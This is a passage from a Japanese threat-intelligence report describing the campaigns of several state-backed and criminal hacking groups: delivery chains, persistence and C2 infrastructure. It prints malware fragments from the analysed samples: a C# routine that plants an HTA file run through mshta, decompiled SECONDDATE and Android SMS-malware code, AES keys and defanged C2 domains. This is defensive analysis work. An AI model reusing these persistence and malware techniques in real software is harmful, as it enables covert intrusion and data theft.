
- **SectorE04 used Word malware disguised as Senior Officer Appointment document**
  https://cti.nshc.net/events/view/12557

- **SectorE04 used Word malware disguised as a Government-related notification document**
  https://cti.nshc.net/events/view/12645

5. SectorHの支援によって活動を行っているハッキンググループの活動

1) SectorH01グループ

パキスタン政府の支援によって活動を行っているハッキンググループの中で、SectorH01 グループはいわゆるゴルゴン（Gorgon）としても知られており、イギリス、アメリカ、スイス、オーストラリアからハッキング活動が確認された。
このグループは、税務関係のソフトウェアソリューション組織として偽装したフィッシングメールを通じて、マルウェアを配布する攻撃活動を行った。
このグループは、フィッシングメールの本文を通じて、Microsoft Azure にホスティングされたマルウェアの JavaScript ファイルをダウンロードする URL をクリックするよう誘導した。
このグループは、ターゲットシステムで実行した JavaScript を通じて PowerShell コマンドを呼び出し、リモート PowerShell スクリプトを実行した。最終的に、さまざまなリモート制御機能付きのマルウェアをダウンロードして実行した。



[図 36: 税務関係のソフトウェアソリューション組織として偽装したフィッシングメールを通じて配布されたマルウェア]

このグループは、最終的にターゲットシステムで実行したリモート制御機能付きのマルウェアを通じて、コマンド及びコントロール（Command and Control, C2）サーバーから受信したコマンドを実行する方法で悪性行為を行った。

Related Events

- **SectorH01 used Spear Phishing email disguised as Tax-related email**
  https://cti.nshc.net/events/view/12651

2) SectorH03グループ

パキスタン政府の支援によって活動を行っているハッキンググループの中で、SectorH03 グループは、いわゆるトランスペアレント・トライブ（Transparent Tribe）としても知られており、インド、アフガニスタンからハッキング活動が確認された。
このグループは、サイバーセキュリティガイドライン文書として偽装した Windows ショートカット（LNK）ファイルを配布する方法で攻撃活動を行った。
このグループは、ターゲットシステムで実行した Windows ショートカットファイルを通じて、msiexec.exe コマンドを使用し、リモートから悪性の Windows インストーラー（Microsoft Installer）ファイルをダウンロードして実行した。
このグループは、ターゲットシステムで実行した Windows インストーラーファイルを通じて、マルウェア実行ファイルをインストールして実行した。
このグループは、ターゲットシステムで実行したマルウェア実行ファイルを通じて、HTML アプリケーション（HTML Application, HTA）ファイル、正常ファイル、マルウェア DLL ファイルを生成した後、HTML アプリケーションファイルを実行し、ターゲットシステムで再起動後も持続的に実行されるようにするため、自動実行レジストリに正常ファイルを登録した。


[SectorH03 グループが持続性を設定するために登録した Windows 自動実行レジストリパス]

- HKEY_CURRENT_USER¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run¥lavsoft

```
public static void persisting()
{
  File.WriteAllText("C:\\ProgramData\\LavaSoft\\svnides.hta", "<script langua
  Process.Start(new ProcessStartInfo()
  {
    Arguments = "C:\\ProgramData\\LavaSoft\\svnides.hta",
    FileName = "C:\\Windows\\System32\\mshta.exe",
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true
  });
}
```

[図 37: Windows の自動実行レジストリを登録する HTML アプリケーション生成コード]

同時に、このグループはターゲットの疑念を避けるために、サイバーセキュリティガイドライン文書として偽装した Adobe PDF ファイルを実行し、画面に表示した。



Cybersecurity Guidelines 2024

1	Use Strong, Unique Passwords	Create password that are at least 12 characters long.
2	Enable Two Factor Authentication	Whenever possible, enable 2FA on your accounts. This adds an extra layer of security by requiring both your password and a secondary verification.
3	Update Software Regularly	Ensure that your operating system, apps, and antivirus software are always up to date.
4	Be Cautious with Emails and Links	Don't open suspicious email attachments or click on links from unknown sender. Phishing scams often use fraudulent emails to steal your personal information.
5	Be careful with Social Media	Don't post information regarding companies' critical infrastructure and methods of working.
6	Lock your devices when not in use	Always lock your computer, mobile phone, or any other device when stepping away, even for short periods. This helps protect sensitive information from being accessed by unauthorized individuals.
7	Change your passwords	Keep changing your email, and other platforms passwords.
8	Be Careful with USB Drives and External Devices	Only connect USB drives or external devices that you trust to your work devices. Malicious software can be introduced to the system via infected USB drives or other external devices, potentially compromising the entire network.
9	Follow Company Cybersecurity Policies	Always adhere to your company's cybersecurity policies and procedures. This includes guidelines for data protection, password management, and the use of work devices. These policies are designed to keep both your personal information and company data safe.
10	Report Suspicious Activity Immediately	If you notice anything unusual (e.g., strange emails, unusual login attempts, or unfamiliar software on your device), report it to your company's IT or cybersecurity team immediately. Early detection of threats can help prevent larger security breach.

[図 38: サイバーセキュリティにおけるガイドライン文書として偽装したアドビ PDF ファイルを実行した画面]

このグループは、ターゲットシステムで自動実行レジストリに登録された普通のファイルを実行し、DLL サイドローディング技法を悪用してダウンロード機能付きの悪性の DLL ファイルをロード及び実行した。そして、この悪性の DLL ファイルを通じて追加のマルウェアをダウンロード及び実行し、今後の攻撃のための足場を固めた。

Related Events

- **SectorH03 used LNK malware with the filename US China standoff Opportunity for India Chadha**
  https://cti.nshc.net/events/view/12246

- **SectorH03 used a new Domains**
  https://cti.nshc.net/events/view/12305

- **SectorH03 used a new Domains**
  https://cti.nshc.net/events/view/12446

- **SectorH03 used a new Domains**
  https://cti.nshc.net/events/view/12558

- **SectorH03 used LNK malware disguised as Cybersecurity Guidelines**
  https://cti.nshc.net/events/view/12962

- **SectorH03 used a new Domains**
  https://cti.nshc.net/events/view/12737

- **SectorH03 used Excel malware variants**
  https://cti.nshc.net/events/view/12742

- **SectorH03 used Phishing Sites Disguised as Indian Gov Sites**
  https://cti.nshc.net/events/view/12744

6. SectorQの支援によって活動を行っているハッキンググループの活動

1) SectorQ02グループ

アメリカ政府の支援によって活動を行っているハッキンググループの中で、SectorQ02 グループは、いわゆる「Equation」としても知られている。
このグループは、中国の大学を含む航空宇宙及び科学技術関連機関をターゲットにして高度なサイバー作戦を実行し、ターゲットシステムに NOPEN バックドアのようなカスタムマルウェアを挿入して長期的なリモートコントロールを可能にした。この攻撃はアメリカ NSA の勤務時間（米東部時間午前 9 時～午後 4 時）に集中しており、攻撃者は英語のオペレーティングシステム環境とアメリカ式キーボード設定を使用していたと分析されている。
このグループは、FOXACID と QUANTUM フレームワークを組み合わせて、ユーザーのブラウザトラフィックを傍受する中間者（MITM）攻撃を実行し、それを通じてターゲットが訪問する正常なウェブサイトにマルウェアペイロードを挿入した。そして、NOPEN バックドアや SECONDDATE、ISLAND などのツールを利用して被害システムに密かにアクセスし、手動操作を通じてネットワーク内部での追加拡散を試みた。

```
101     iVar7 = inet_aton(___argv[1],(in_addr *)&routerAddr);
102     if (iVar7 == 0) {
103       pcVar10 = ___argv[1];
104       pcVar19 = "SECONDDATE: %s is invalid IP address.\n";
105     }
106     else {
107       if ((iVar9 != 3) || (routerPort = __strtol_internal(___argv[2],0,10,0), routerPort != 0)) {
108         iVar9 = socket(2,2,0);
109         if (iVar9 == -1) {
110           fwrite("SECONDDATE: unable to open socket\n",1,0x22,stderr);
111           perror("SECONDDATE: bad response from socket() call");
112                     /* WARNING: Subroutine does not return */
113           exit(1);
114         }
```

[図 39: SectorQ02 グループが利用したネットワークトラフィック操作ツールである SECONDDATE ツール]

NOPEN は暗号化されたコマンド及びコントロール（Command and Control, C2）チャネルを通じて攻撃者のインフラと継続的に通信し、感染したシステム内でファイルを転送し、コマンドを実行する機能が含まれている。特に、攻撃中にあるオペレーターが自動化ツールである PyScript を実行するプロセスでパラメータを修正しなかったため、内部ディレクトリパスとスクリプト名が漏洩するというミスも犯した。

このグループは最終的にターゲットシステムにルート権限でアクセスし、カーネルレベルで持続性を確保し、機密情報を漏洩させることで、中国内の研究機関に重大なセキュリティ脅威を与えたと評価されている。

Related Events

- **SectorQ02 used various malware to exploit university network infrastructure**
  https://cti.nshc.net/events/view/12791

7. SectorRの支援によって活動を行っているハッキンググループの活動

1) SectorR02グループ

台湾政府の支援によって活動を行っているハッキンググループの中で、SectorR02 グループは、いわゆるグリーンスポット(Green Spot)としても知られており、中国からハッキング活動が確認された。

このグループは、中国のIT企業であるNetEaseの無料メールサービス163.comのユーザーをターゲットにしてフィッシングキャンペーンを展開した。このグループは163.comの合法的なサービスを

模倣した偽のドメインを登録し、それを通じてマルウェアのログインページと偽のダウンロードページをホスティングした。

[図 40: NetEase の無料メールサービスを模倣したフィッシングページ]

このページは、ターゲットのメールアカウントにアクセスし、機密情報を収集するために、ターゲット者にログイン資格情報を入力させ、ログイン資格情報を奪取した。


Related Events

- **SectorR02 used a Phishing Page with Login-Required Downloads**
  https://cti.nshc.net/events/view/12484

8. SectorSに支援されているハッキンググループの活動

1) SectorS01グループ

ベネズエラ政府の支援によって活動を行っているハッキンググループの中で、SectorS01 グループは、いわゆるブラインドイーグル（Blind Eagle）としても知られており、イタリアからハッキング活動が確認された。
このグループは、サミット関連の文書として偽装した Windows ショートカット（LNK）ファイルを配布して攻撃活動を行った。
このグループは、ターゲットシステムで実行した Windows ショートカットファイルを通じて PowerShell コマンドを実行し、wget というダウンロードツールを使用してリモートからマルウェアバッチファイルをダウンロードして実行した。



[図 41: サミット関連の文書として偽装した Windows ショートカットファイルに含まれた PowerShell コマンドの一部]

このグループは、ターゲットシステムで実行したバッチファイルを通じて PowerShell コマンドを実行し、暗号化されたペイロードをユーザーのコンソールタイトルから取得して AES 復号化及び解凍した後、メモリ上で実行した。。

[SectorS01 グループが使用した暗号化ペイロードを復号化するために使用された AES IV 及びキー情報]

- AES IV: YquTFTStDbPiAMR42MerxQ==
- AES キー: ZZHOrJbYOb/bitsWaw6ENfy94+2QjgQPCo9s1EdwgoA=

このグループは、ターゲットシステムのメモリ上で実行されたリモート制御機能付きのマルウェアを通じて、コマンド＆コントロール（C2）サーバーからコマンドを受信し、悪性行為を行った。

Related Events

- **SectorS01 used LNK malware disguised as Summit-related file**
  https://cti.nshc.net/events/view/12804

9. SectorUの支援によって活動を行っているハッキンググループの活動

1) SectorU01グループ

カザフスタン政府の支援によって活動を行っているハッキンググループの中で、SectorU01 グループは、いわゆるヨロトルーパー（YoroTrooper）としても知られており、ロシア、スペイン、ウズベキスタン、インド、アメリカ、香港、チェコ、キルギス、トルクメニスタンからハッキング活動が発見された。

このグループは中央アジアの諸国の政府機関をターゲットに、マルウェアが含まれた ISO ファイルを添付したフィッシングメールを送信し、初期アクセスを試みました。この ISO ファイルには、マルウェアの C++ローダーと共に国連（UN）に関するファイルが含まれており、実行時に PowerShell スクリプトを通じてリモートアクセスツールをインストールした。

United Nations Nations Unies
Economic and Social Commission for Asia and the Pacific

REFERENCE: OES/B/9/2024-00178

Nineteenth session of the SPECA Working Group on Trade
Samarkand, Uzbekistan, 3 April 2024

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme "Leveraging Digitalization for Sustainable Supply Chains" from 1 to 5 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at https://unescap.org/events/2024/nineteenth-session-speca-working-group-trade.

Please find enclosed the tentative programme of work and a registration form for the nineteenth session of the Working Group on Trade, for transmittal to those agencies of SPECA member States responsible for cooperation on trade policy and facilitation. Representatives are kindly requested to submit completed registration forms for up to three participants per State by 1 March 2024 to Mr. Alexey Kravchenko, Economic Affairs Officer, Trade Policy and Facilitation Division, by email kravchenkoa@un.org, with a copy to tuntiwigit@un.org.

The secretariat avails itself of this opportunity to renew to the States members of the United Nations Special Programme for the Economies of Central Asia the assurances of its highest consideration.

UN ESCAP BANGKOK THAILAND

13 February 2024

Enclosures

SPECA members

United Nations Building, Rajadamnern Nok Avenue, Bangkok 10200, Thailand
Tel: (+66 2) 2881234 • Fax: (+66 2) 2881000
www.unescap.org

[図 42: 国連(UN)をテーマにしたおとりファイルの実行画面]

また、このグループは Go 言語（Golang）で作成されたリバースシェルペイロードを活用して、対象システムへの持続的なアクセスを確保し、機密情報を収集した。
このグループは、最終的にターゲットシステムで実行したマルウェアを通じて敏感な情報を収集し、システムレジストリを修正して持続性を確保することにより、中央アジア地域に深刻なサイバースパイの脅威を与えることができた。


Related Events

- **SectorU01 used ISO malware disguised as a Invitation**
  https://cti.nshc.net/events/view/12540

10. SectorJの支援によって活動を行っているハッキンググループの活動

1) SectorJ09グループ

サイバー犯罪ハッキンググループの中で、SectorJ09 グループは、いわゆるメイジカート（MageCart）として知られている。
このグループはオンライン決済ページをターゲットにスキミングスクリプトを挿入し、ターゲットが入力した金融関係の情報を奪取するフォームジャッキング攻撃を実行した。
このグループは、電子商取引ウェブサイトの決済ページにマルウェアの JavaScript コードを注入し、ターゲットから入力されたカード番号、有効期限、CVC コードなどの機密金融データを窃取したと分析されている。



[図 43: スキミングスクリプトが挿入されたホームページの一部]

[図 44: 注入されたスキミングスクリプトのソースコードの一部]

Related Events

- **SectorJ09 used a new Domainsa for FormJacking Attack**
  https://cti.nshc.net/events/view/12299

- **SectorJ09 used new Domains for a FormJacking Attack**
  https://cti.nshc.net/events/view/12411

- **SectorJ09 used new Domains for FormJacking Attack against eCommerce CMS Platforms**
  https://cti.nshc.net/events/view/12691

2) SectorJ14グループ

サイバー犯罪ハッキンググループの中で、SectorJ14 グループは、いわゆるローミング・マーティス（Roaming Martis）としても知られており、韓国、ドイツ、アメリカ、インド、日本、フランスからハッキング活動が確認された。

このグループは、宅配サービスの通知として偽装したスミッシング（Smishing）技法を使用して、Twitter の短縮 URL をターゲットに送信した。

ターゲットが短縮 URL にアクセスすると、マルウェア URL にリダイレクトされ、Chrome ブラウザアプリケーションとして偽装した Android マルウェアをダウンロードするよう誘導された。

ダウンロードされたマルウェアは、ターゲットにメッセージ及び通知表示の権限を許可するよう促し、スパム防止を口実にそのマルウェアをデフォルトの SMS アプリとして設定するようにした。

```
package d2.msActivity;
import android.app.Activity;
import java.lang.String;
import java.lang.Object;
import d2.i2Application;
import d2.eS;
import d2.qc;
import java.lang.Class;
import k.wz;
import android.os.Bundle;
import java.lang.System;
import java.io.PrintStream;

public class msActivity extends Activity  // class@000020 from classes.dex
{
    uiqxfjhkluuvnejnsfcummzpgtdignyuzwplhdmfmcbrnkjnfuuuvfoxuxlcsetrkcqyjxlzviedzerbkhsmslbzekmfuwibnorfbymusgo a;
    igoiiizzvpdjdxekikzeuhezegjyfpufhxtmkfudrvfcrfpjnzqqxhnypnadlotwrkbvjsvdqonpkqajsdmunvlxqubxpaynxuxpbvjduvssppksiptcyfubvjwzxftjpxmkhwrdrdfxmeku a;
    jntmowyxdhdzktnieieuewrjbrxahkiicywytoodtdujzbohynswbegcuuwklavalrsiradugvkukfn a;
    epaeqcrsaxckteqqmhmqhunptgpbwgjvxfsrgmtibaxaaynrwlfavdbbgjygqmithlszzweebiucvbphitfoezphxtigdnqcdtrbiqbqifpxuklfuvr a;
    gkhsouclfysryplvsipzuemhvwuvdnsfinmasjlvqkfuwjdiovkyunuckteobcfmmeknckxgusxmvgiksfwbthqqnhwrjklpbrzgiojeznpsjzbhjajeudvsifmpwtofxstuxsudheceybwonuggib
    esmrfylvxwmxijqmdykrayxmzdjcokaphfedoupnfuqujrshayanmzflwlrohqseguxxgskmtcbnhpgjkdjulaeizuusxjmetuxqvemypxsgjbzambcgsyodjlzqknjmkqxhbwvitnckskvffolsh
    vmdhxjvmbwvgzyjgyjhhitbhtuqckgrkzvdsudboaxijlkbhyxrenhrbigcyad a;
    fstyttllrnpbpsaojtbdsvxvhksqhthzrfcxqimknnjetomgxfyjramvxspjyklvnsbyr a;
    fbhajqawlxbattfzkmreeezddrzyypfuntefrvcwtitdrbjwowwmkivunwwbwbacwumlmbkbxioxubiiswtsrkwjqrplspjkjyikknndkuzrxeylbfxdpqmjzwsbwrpahcpvpmkpxffpqxxe a;
    nnjezyssdvbyexycehxiblcqbhugasedbjiccwvlqmitcsliroudvdazmtqnbggdafpviwjgroctjpzevuifyxvadhmhzjjuiywovdyarzxhkqopnlmcmh a;
    ksyaubcertievoumjuriykwpziemztyhmjexmxdnpoyrlebqqbpmwjcauhdlywpdfvyqigmjiihrwuwjdaoteubctdesyuqbuuehnztbkltsmsnfxyhrzpvkzwioplaecjweap a;
    rdfpcksiyxcihzpbhzqexwebmvhnimwdqaassyttahozckiwycmspvjypmtptvszilkjupcf a;
    areaxdtcimdshqnsstraqaahufxhoyhvyqxszxmfvifeprbsjbuqrjbyxbpdtdrwlhjshxjrgzotritqxdzblijojimmujzyvpbkkalbdxcikktrjmagnomyyxehcjagnobenpexlnctmfouzrphi

    public void msActivity(){
        super();
    }
    private void a(){
        String[] stringArray = new String[]{"android.permission.SEND_SMS","android.permission.RECEIVE_SMS","android.permission.POST_NOTIFICATIONS"};
        this.requestPermissions(stringArray, 123);
    }
    private void b(int p0){
        msActivity.c(p0, this);
    }
    private static void c(int p0,Object p1){
        wz.pe(i2Application.a, p0, p1, eS.class, qc.class);
    }
    protected void onCreate(Bundle p0){
        super.onCreate(p0);
        this.a();
    }
    public void onRequestPermissionsResult(int p0,String[] p1,int[] p2){
        System.out.println(p0);
        this.b(p0);
    }
```

[図 45: Android マルウェアのメッセージ及び通知表示の権限を要求するコード]

初期権限の設定が完了すると、ターゲットのデバイスにはフィッシングメッセージを表示するための通知チャンネルが作成される。そして、このグループがフィッシングメッセージを送信すると、メッセージがその通知チャンネルを通じて表示され、ターゲットがフィッシングメッセージをクリックするように誘導された。

また、このグループはソーシャルメディアプラットフォームの一つである Pinterest のプロフィールに登録されたデータを活用して、フィッシングメッセージを構成し送信したと分析されている。


[図 46: フィッシングリンクが挿入された Pinterest プロファイルの一部]

Related Events

- **SectorJ14 distributed Android Malware via SMS message disguised as courier service alarms**
  https://cti.nshc.net/events/view/13486


3) SectorJ21グループ

サイバー犯罪ハッキンググループの中で、SectorJ21 グループは、いわゆるレッドカール（RedCurl）としても知られており、アメリカやカナダからハッキング活動が確認された。
このグループはフィッシングメールを通じて PDF ファイルを添付して送信し、PDF ファイル内には ZIP 圧縮ファイルをダウンロードできるリンクが含まれていると分析されている。



[図 47: SectorJ21 グループによる PDF ファイル形式のマルウェア攻撃のプロセス]

ターゲットがこのリンクをクリックして ZIP ファイルをダウンロードして解凍すると、その中にはディスクイメージ形式の IMG ファイルが含まれている。
ターゲットが IMG ファイルを実行すると、外部ドライブとしてマウントされ、ファイルエクスプローラーを通じて自動的に開かれる。



[図 48: IMG ファイル実行した時にマウントされるファイル]

マウントされたドライブには、SCR 拡張子を持つスクリーンセーバーファイルが含まれており、これは Adobe アイコンに偽装されているため、ターゲットが普通のファイルと誤認して実行するように誘導した。
ターゲットがこの SCR ファイルを実行すると、同じパスに存在するマルウェア DLL ファイルがロードされ、これは DLL サイドローディング（DLL Side-Loading）手法を通じて実行される。
ロードされたマルウェアはシステム情報を収集した後、それを暗号化してクラウドストレージサービスの一つであるタブデジタル（Tab Digital）にアップロードする機能を実行した。

[コマンド及びコントロール(Command and Control, C2) サーバー]


- sm.vbigdatasolutions[.workers.dev
- community[.rmobileappdevelopment.workers.dev
- datascience[.iotconnectivity.workers.dev
- live.itsmartuniverse[.workers.dev

Related Events

- **SectorJ21 used a legitimate Adobe executable to sideload malware**
  https://cti.nshc.net/events/view/12746

4) SectorJ25グループ

サイバー犯罪ハッキンググループの中で、SectorJ25 グループは、いわゆる TeamTNT としてに知られており、インドからハッキング活動が確認された。
このグループは、ネットワーク分析プログラムに偽装するために、圧縮ファイル名を「NetworkAnalyzer.tar.gz」に設定して配布したと見られている。
この圧縮ファイル内には ELF 形式のマルウェアが含まれており、このマルウェアは GitHub を通じてソースコードが公開されている CHAOS リモートコントロールマルウェアであると分析されている。
このマルウェアは、リモートでコマンドを実行し、ターゲットシステムのデータを窃取する機能を持っていると分析されている。



[図 49: カオス(CHAOS) リモートコントロールの GitHub の画面]

[コマンド及びコントロール(Command and Control, C2) サーバー]

